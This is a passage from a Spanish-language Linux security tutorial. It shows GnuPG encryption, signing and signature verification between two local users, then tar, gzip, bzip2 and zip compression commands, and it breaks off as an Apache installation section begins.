gpg: 3 dudosa(s) necesarias, 1 completa(s) necesarias,
modelo de confianza PGP
gpg: nivel: 0  validez:   1  firmada:   0  confianza: 0-, 0q, 0n, 0m, 0f, 1u
gpg: siguiente comprobación de base de datos de confianza el: 2015-04-18
pub   1024D/68C5A514 2015-03-19 [[caduca: 2015-04-18]]
      Huella de clave = F39D 8EC0 1D7E 82BD AA01  71D8 4C23 8F14 68C5 A514
uid                  Profesor <profe@seguridad.com>
sub   1024g/B6069EDF 2015-03-19 [[caduca: 2015-04-18]]

profesor@lubuntu:~$ gpg --list-key
/home/profesor/.gnupg/pubring.gpg
---------------------------------
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

pub   1024D/68C5A514 2015-03-19 [[caduca: 2015-04-18]]
uid                  Profesor <profe@seguridad.com>
sub   1024g/B6069EDF 2015-03-19 [[caduca: 2015-04-18]]

profesor@lubuntu:~$
```

Exportamos la clave pública profesor.

```
profesor@lubuntu:~$ gpg -a --export -o /tmp/profesor.pub profesor
profesor@lubuntu:~$
```

Vamos al usuario alumno y la importamos.

```
alumno@lubuntu:~$ gpg --import /tmp/profesor.pub
gpg: clave 68C5A514: clave pública "Profesor <profe@seguridad.com>" importada
gpg: Cantidad total procesada: 1
gpg:               importadas: 1
alumno@lubuntu:~$
```

Creamos desde el usuario alumno un mensaje llamado mensajealprofe y se cifra.

```
alumno@lubuntu:~$ gpg -v -a -o /tmp/mensajedelalumno.cifrado --encrypt --recipient profesor mensaj
ealprofe
gpg: usando PGP como modelo de confianza
gpg: usando subclave B6069EDF en vez de clave primaria 68C5A514
gpg: B6069EDF: No hay seguridad de que esta clave pertenezca realmente
al usuario que se nombra

pub  1024g/B6069EDF 2015-03-19 Profesor <profe@seguridad.com>
 Huella de clave primaria: F39D 8EC0 1D7E 82BD AA01  71D8 4C23 8F14 68C5 A514
      Huella de subclave: 3B25 8298 95AF 3735 32EE  BBD0 3668 B28B B606 9EDF

No es seguro que la clave pertenezca a la persona que se nombra en el
identificador de usuario. Si *realmente* sabe lo que está haciendo,
puede contestar sí a la siguiente pregunta.

¿Usar esta clave de todas formas? (s/N) s
gpg: leyendo desde «mensajealprofe»
gpg: escribiendo en «/tmp/mensajedelalumno.cifrado»
gpg: ELG-E/AES256 cifrado para: «B6069EDF Profesor <profe@seguridad.com>»
alumno@lubuntu:~$
```

Vamos al usuario profesor y desencriptamos el mensaje, mostrándolo por ejemplo en pantalla.

```
profesor@lubuntu:/$ gpg --decrypt /tmp/mensajedelalumno.cifrado

Necesita una frase contraseña para desbloquear la clave secreta
del usuario: "Profesor <profe@seguridad.com>"
clave ELG-E de 1024 bits, ID B6069EDF, creada el 2015-03-19 (ID de clave primaria 68C5A514)

can't connect to `/run/user/1000/keyring-ymGmO3/gpg': Permiso denegado
gpg: no se puede conectar con «/run/user/1000/keyring-ymGmO3/gpg»: connect failed
gpg: cifrado con clave ELG-E de 1024 bits, ID B6069EDF, creada el 2015-03-19
      «Profesor <profe@seguridad.com>»
Recibido profe.
profesor@lubuntu:/$
```

Pues ya estaría, ahora a facilitar este proceso. SSH es un protocolo de comunicaciones seguras que usa clave simétrica y posteriormente asimétrica. Esto permite que la comunicación cifrada entre dos o más usuarios sea más ágil y no tengan que estar constantemente encriptando y desencriptando.
Ahora, con la clave pública ya creada, vamos a firmar los ficheros para agilizar estas taréas.
Creamos un archivo llamado mensajefirma y escribimos algo en él. Lo firmamos de la siguiente forma y nos crea uno del mismo nombre con la extensión .asc

```
alumno@lubuntu:~$ gpg -a --detach-sign mensajefirma

Necesita una frase contraseña para desbloquear la clave secreta
del usuario: "Alumno <alumno@seguridad.com>"
clave DSA de 1024 bits, ID EFAE12E9, creada el 2015-03-19

alumno@lubuntu:~$ ls
2015-03-15-214239_640x480_scrot.png  cifradoaes.asc  mensajedelprofe.txt  profesor.txt
2015-03-15-214240_640x480_scrot.png  Descargas       mensajefirma         Público
2015-03-19-114705_802x448_scrot.png  Documentos      mensajefirma.asc     simetrico.txt
2015-03-19-114706_802x448_scrot.png  Escritorio      Música               simetrico.txt.gpg
cifradoaes                           Imágenes        Plantillas           vbox.run
cifradoaes.aes                       mensajealprofe  profedesencriptado   Videos
alumno@lubuntu:~$
```

Si lo editamos vemos que está correctamente encriptado.

```
 GNU nano 2.2.6                Archivo: mensajefirma.asc

-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iEYEABECAAYFAlUKq4sACgkQ7mZtAO+uEuncXwCg2sYgoxxNOieirOeHKru5h6A4
4/4An0dxdaEVIxuhzr1PIeN5okvWRvoC
=Nu0m
-----END PGP SIGNATURE-----

                          [ 7 líneas leídas ]
^G Ver ayuda   ^O Guardar   ^R Leer Fich   ^Y RePág.     ^K Cortar Texto  ^C Pos actual
^X Salir       ^J Justificar ^W Buscar     ^V Pág. Sig.  ^U PegarTxt      ^T Ortografía
```

Vamos al usuario profesor y copiamos el archivo cifrado a nuestra carpeta home. Comprobamos que el archivo esté firmado por quien dice ser, para ello ejecutamos el siguiente comando.

```
profesor@lubuntu:~$ gpg --verify mensajefirma.asc
```

Para firmar archivos se puede hacer de la siguiente forma.

```
alumno@lubuntu:~$ gpg -a --clearsign mensajefirma

Necesita una frase contraseña para desbloquear la clave secreta
del usuario: "Alumno <alumno@seguridad.com>"
clave DSA de 1024 bits, ID EFAE12E9, creada el 2015-03-19

El archivo «mensajefirma.asc» ya existe. ¿Sobreescribir? (s/N) s
alumno@lubuntu:~$
```

Si editamos el fichero, vemos que tiene el mensaje en sí, y la firma.

```
  GNU nano 2.2.6                Archivo: mensajefirma.asc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Mensaje para firmar del usuario Alumno.
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iEYEARECAAYFAlUKrikACgkQ7mZtAO+uEum6xACg1DxcVxp72USrlBudQahAEEx8
9qcAnjO9Xp6T03297Jk9wEJ5p6AGKnQJ
=PxgW
-----END PGP SIGNATURE-----




                          [ 11 líneas leídas ]
^G Ver ayuda      ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actua
^X Salir          ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografí
```

Lo copiamos al directorio tmp.

```
alumno@lubuntu:~$ cp mensajefirma.asc /tmp/mensajefirma.asc
alumno@lubuntu:~$
```

Vamos al usuario profesor y lo copiamos a nuestro directorio home.

```
profesor@lubuntu:~$ cp /tmp/mensajefirma.asc .
profesor@lubuntu:~$
```

Ya el usuario profesor dispone de acceso a un fichero firmado y encriptado. Vemos que la firma es correcta.

```
profesor@lubuntu:~$ gpg --verify mensajefirma.asc
gpg: Firmado el jue 19 mar 2015 12:08:25 CET usando clave DSA ID EFAE12E9
gpg: Firma correcta de «Alumno <alumno@seguridad.com>»
gpg: AVISO: ¡Esta clave no está certificada por una firma de confianza!
gpg:          No hay indicios de que la firma pertenezca al propietario.
Huellas dactilares de la clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
profesor@lubuntu:~$
```

Si lo edita, el profesor verá el mensaje y verá que está firmado.

```
 GNU nano 2.2.6                 Archivo: mensajefirma.asc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Mensaje para firmar del usuario Alumno.
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iEYEARECAAYFAlUKrikACgkQ7mZtAO+uEum6xACg1DxcVxp72USrlBudQahAEEx8
9qcAnjO9Xp6T03297Jk9wEJ5p6AGKnQJ
=PxgW
-----END PGP SIGNATURE-----

                              [ 11 líneas leídas ]
^G Ver ayuda      ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir          ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Si el usuario alumno desea firmar y además encriptar, debe ejecutar esto.

```
alumno@lubuntu:~$ gpg -a --sign mensajefirma

Necesita una frase contraseña para desbloquear la clave secreta
del usuario: "Alumno <alumno@seguridad.com>"
clave DSA de 1024 bits, ID EFAE12E9, creada el 2015-03-19

El archivo «mensajefirma.asc» ya existe. ¿Sobreescribir? (s/N) s
alumno@lubuntu:~$
```

Con esto si editamos el archivo, ya no vemos el mensaje, está totalmente encriptado.

```
 GNU nano 2.2.6                Archivo: mensajefirma.asc

-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

owGbwMvMwCT4Li2X4f06oZeMa6ySeHJT84oTs1LTMotyE0O5Npj4QvgKBYlFiQpg
0SKFlNQchdLi0sSizHwFx5zS3Lx8Pa4ONxYGQSYGNlYmkC4GLk4BmLFZ4gzzo/mj
rZokLr+ddf+Jcv0Hz99TMg8cZliweVWghk7tov3Mq2pXzODZbBQ+O08TAA==
=FFKS
-----END PGP MESSAGE-----

                          [ 8 líneas leídas ]
^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Lo volvemos a pasar a algún directorio donde el profesor tenga acceso.

```
alumno@lubuntu:~$ cp mensajefirma.asc /tmp/mensajefirma.asc
alumno@lubuntu:~$
```

El usuario profesor se lo trae a su home.

```
profesor@lubuntu:~$ cp /tmp/mensajefirma.asc .
profesor@lubuntu:~$
```

Vemos que efectivamente el profesor no ve nada si edita el archivo al estar encriptado.

```
 GNU nano 2.2.6                Archivo: mensajefirma.asc

-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

owGbwMvMwCT4Li2X4f06oZeMa6ySeHJT84oTs1LTMotyE0O5Npj4QvgKBYlFiQpg
0SKFlNQchdLi0sSizHwFx5zS3Lx8Pa4ONxYGQSYGNlYmkC4GLk4BmLFZ4gzzo/mj
rZokLr+ddf+Jcv0Hz99TMg8cZliweVWghk7tov3Mq2pXzODZbBQ+O08TAA==
=FFKS
-----END PGP MESSAGE-----

                          [ 8 líneas leídas ]
^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Si el profesor lo desencripta, podrá ver el mensaje.

```
profesor@lubuntu:~$ gpg --decrypt mensajefirma.asc
Mensaje para firmar del usuario Alumno.
gpg: Firmado el jue 19 mar 2015 12:17:08 CET usando clave DSA ID EFAE12E9
gpg: Firma correcta de «Alumno <alumno@seguridad.com>»
gpg: AVISO: ¡Esta clave no está certificada por una firma de confianza!
gpg:          No hay indicios de que la firma pertenezca al propietario.
Huellas dactilares de la clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
profesor@lubuntu:~$
```

También lo puede sacar como un txt para verlo en texto plano.

```
profesor@lubuntu:~$ gpg --decrypt mensajefirma.asc
Mensaje para firmar del usuario Alumno.
gpg: Firmado el jue 19 mar 2015 12:17:08 CET usando clave DSA ID EFAE12E9
gpg: Firma correcta de «Alumno <alumno@seguridad.com>»
gpg: AVISO: ¡Esta clave no está certificada por una firma de confianza!
gpg:          No hay indicios de que la firma pertenezca al propietario.
Huellas dactilares de la clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
profesor@lubuntu:~$ gpg --decrypt mensajefirma.asc > test.txt
gpg: Firmado el jue 19 mar 2015 12:17:08 CET usando clave DSA ID EFAE12E9
gpg: Firma correcta de «Alumno <alumno@seguridad.com>»
gpg: AVISO: ¡Esta clave no está certificada por una firma de confianza!
gpg:          No hay indicios de que la firma pertenezca al propietario.
Huellas dactilares de la clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
profesor@lubuntu:~$
```

Si abre ese txt, verá el mensaje sin ningún problema.

```
  GNU nano 2.2.6                          Archivo: test.txt

Mensaje para firmar del usuario Alumno.
```

Compruebo que la firma es de alumno y no es sospechosa.

```
profesor@lubuntu:~$ gpg --sign-key alumno

pub  1024D/EFAE12E9  creado: 2015-03-19  [caduca: 2015-04-18]  uso: SC
                     confianza: desconocido   validez: desconocido
sub  1024g/5E4C9B7F  creado: 2015-03-19  [caduca: 2015-04-18]  uso: E
desconocido (1). Alumno <alumno@seguridad.com>


pub  1024D/EFAE12E9  creado: 2015-03-19  [caduca: 2015-04-18]  uso: SC
                     confianza: desconocido   validez: desconocido
 Huella de clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9

     Alumno <alumno@seguridad.com>

Esta clave expirará el 2015-04-18.
¿Está realmente seguro de querer firmar esta clave
con su clave: "Profesor <profe@seguridad.com>" (68C5A514)?

¿Firmar de verdad? (s/N)
```

Si le digo que si, a partir de ahora la firma alumno será para siempre una firma aceptada.

Esto que aparentemente parece tan tedioso, es la forma interna de cómo funcionan los certificados digitales que tan útiles nos son para diferentes trámites por internet, sólo que los certificados son más sencillos a nivel visual.

En este caso hemos trabajado en local, pero al cifrar un archivo, este puede ser enviado por cualquier otro medio, como el correo electrónico.
En estas firmas digitales, veremos que tanto la confianza, como la validez, son desconocidas. Esto no quiere decir que las firmas sean incorrectas o falsas, sino que no están certificadas por una entidad certificadora reconocida a nivel internacional.
Para lograr una firma válida, existen varias empresas a nivel mundial como Verisign o thawte, pero son certificados de pago. Con ello te aseguras que tu web, aplicación, mails, etc., sean reconocidas por los sistemas informáticos como una firma certificada y válida. Los servidores disponen de una opción de generar un certificado validado para ese servidor o dominio de una empresa, pero fuera de eso no será un certificado de confianza.
Además la mayoría de países disponen de certificados validados que son gratuitos para sus habitantes. Para ello mediante una plataforma online y mediante una identificación del documento identificativo de identidad de cada país, puedes solicitar un número con el que poder presentarte en alguna administración y verificando tu verdadera identidad, te conceden un certificado válido, que asegura que realmente eres quien dices ser. Esto suele ser mediante un nuevo código único, que permitirá al usuario ya poder descargarse ese certificado para posteriormente instalarlo en el navegador.

Descomprimir formatos

Linux una de las cosas más complejas que tiene respecto a Windows, es la compresión y descompresión de archivos. Si en Windows con un WinRar solucionamos este problema de modo sencillo y gráfico, en Linux existen otros tipos de formatos de compresión diferentes.

A continuación voy a poner unos ejemplos de los formatos más usados para que podáis solventar este pequeño obstáculo cuando se os de el caso.

Los formatos con diferencia más usados en Linux son las extensiones .tgz, .tar, .bz2, .tar.bz2, .gz, .tar.gz, .rar, .zip y .pzip.

Veamos algunos que no precisan de instalaciones:

Empezamos. Primero vamos a crear una carpeta llamada comprímeme en el escritorio sobre la que trabajar.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~# cd Desktop/
root@SIONDestructor:~/Desktop# mkdir comprimeme
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  directorio  gnome-terminal.desktop
```

Comprimir y descomprimir archivos tgz

Para comprimir la carpeta en este formato, ejecutamos **tar czvf comprímeme.tgz comprimeme**

```
root@SIONDestructor:~/Desktop# tar czvf comprimeme.tgz comprimeme
comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  comprimeme.tgz  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```

Ahora elimino la carpeta y la descomprimimos ejecutando **tar –xvzf comprímeme.tgz**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# rm -R comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tgz  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop# tar -xvzf comprimeme.tgz
comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  comprimeme.tgz  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```

Comprimir y descomprimir archivos tar

Comprimimos una carpeta. Ejecutamos **tar –cvf comprímeme.tar comprímeme/**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# tar -cvf comprimeme.tar comprimeme/
comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tar  directorio
comprimeme      comprimeme.tgz  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```

Descomprimimos. Ejecutamos **tar –xvf comprímeme.tar**

```
root@SIONDestructor:~/Desktop# rm -R comprimeme
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tar  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop# tar -xvf comprimeme.tar
comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  comprimeme.tar  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```

Comprimir y descomprimir archivos gz

La extensión tar no se usa en carpetas, pero si para la compresión de uno o más archivos, para esto creamos un fichero de texto y lo comprimimos. Ejecutamos **gzip -9 comprimeme.txt**

En este caso este formato nos permite indicarle de 1 a 9 la potencia de compresión, siendo 9 el máximo.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# cd comprimeme/
root@SIONDestructor:~/Desktop/comprimeme# nano comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme# gzip -9 comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt.gz
root@SIONDestructor:~/Desktop/comprimeme#
```

Descomprimimos. Ejecutamos **gzip –d comprímeme.txt.gz**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt.gz
root@SIONDestructor:~/Desktop/comprimeme# gzip -d comprimeme.txt.gz
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme#
```

Comprimir y descomprimir archivos bz2

Este es otro formato adecuado para archivos pero que no es muy bueno para carpetas. Primero comprimimos. Ejecutamos **bzip2 comprimeme.txt**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme# bzip2 comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme# ls
```

Descomprimimos. Ejecutamos **bzip2 –d comprímeme.txt.bz2**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt.bz2
root@SIONDestructor:~/Desktop/comprimeme# bzip2 -d comprimeme.txt.bz2
root@SIONDestructor:~/Desktop/comprimeme# ls
comprimeme.txt
root@SIONDestructor:~/Desktop/comprimeme#
```

Comprimir y descomprimir archivos tar.gz

Primero comprimimos. Ejecutamos **tar –czvf comprímeme.tar.gz comprimeme**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# tar -czvf comprimeme.tar.gz comprimeme/
comprimeme/
comprimeme/comprimeme.txt
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tar.gz  gnome-terminal.desktop
comprimeme      directorio
root@SIONDestructor:~/Desktop#
```

Ahora descomprimimos con el comando **tar –xzvf comprímeme.tar.gz**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tar.gz  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop# tar -xzvf comprimeme.tar.gz
comprimeme/
comprimeme/comprimeme.txt
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.tar.gz  gnome-terminal.desktop
comprimeme      directorio
root@SIONDestructor:~/Desktop#
```

Comprimir y descomprimir archivos zip

Primero comprimimos con el comando **zip comprímeme.zip comprimeme**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop# zip comprimeme.zip comprimeme/
  adding: comprimeme/ (stored 0%)
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  comprimeme.zip  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```


Y ahora se descomprime ejecutando **unzip comprímeme.zip**

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme.zip  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop# unzip comprimeme.zip
Archive:  comprimeme.zip
   creating: comprimeme/
root@SIONDestructor:~/Desktop# ls
CompartidaSION  comprimeme  comprimeme.zip  directorio  gnome-terminal.desktop
root@SIONDestructor:~/Desktop#
```

Apache Server

Apache Server es sin duda uno de los servidores de aplicaciones web más usados en el mundo, es por esto que vamos a ver como se instala, se configura y se crean sites o webs en él. Posteriormente veremos como securizarlo, pero para eso es necesario conocer un poco su estructura.


Primero como siempre, actualizamos el sistema.



Ahora instalamos el Apache con el comando sudo apt-get install apache2, ya que es la última versión.

